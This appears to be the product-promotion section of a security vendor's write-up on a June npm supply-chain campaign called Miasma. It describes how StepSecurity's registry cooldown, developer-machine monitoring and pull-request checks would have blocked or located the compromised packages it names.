
StepSecurity Secure Registry provides each enterprise customer with a dedicated, policy-enforced npm registry that sits between your existing package manager (such as JFrog Artifactory) and the public npm registry. Instead of fetching packages directly from registry.npmjs.org, your infrastructure routes requests through your StepSecurity registry, which applies configurable security policies before serving any package.
The primary defense here is the cooldown period. Newly published package versions are held for a configurable window before being served to any developer machine or CI/CD pipeline. When the compromised Miasma packages were published to npm, including @vapi-ai/server-sdk, ai-sdk-ollama, and dozens of packages in the jagreehal ecosystem, Secure Registry customers were never exposed.
Detect Compromised Developer Machines

StepSecurity Dev Machine Guard gives security teams real-time visibility into npm packages installed across every enrolled developer device. When a malicious package is identified, teams can immediately search by package name and version to discover all impacted machines.
npm Package Cooldown Check
Newly published npm packages are temporarily blocked during a configurable cooldown window. When a PR introduces or updates to a recently published version, the check automatically fails. Since most malicious packages are identified within hours, this creates a crucial safety buffer. In this case, 57 packages across 286+ malicious versions were published in a rolling campaign lasting under two hours on June 3, so any PR updating to an affected version during the cooldown period would have been blocked automatically.

npm Package Compromised Updates Check
StepSecurity maintains a real-time database of known malicious and high-risk npm packages, updated continuously, often before official CVEs are filed. If a PR attempts to introduce a compromised package, the check fails and the merge is blocked. All compromised versions from this Miasma campaign, including @vapi-ai/server-sdk, ai-sdk-ollama, and the full jagreehal package family, were added to this database within minutes of detection.

npm Package Search
Search across all PRs in all repositories across your organization to find where a specific package was introduced. When a compromised package is discovered, instantly understand the blast radius: which repos, which PRs, and which teams are affected. This works across pull requests, default branches, and dev machines.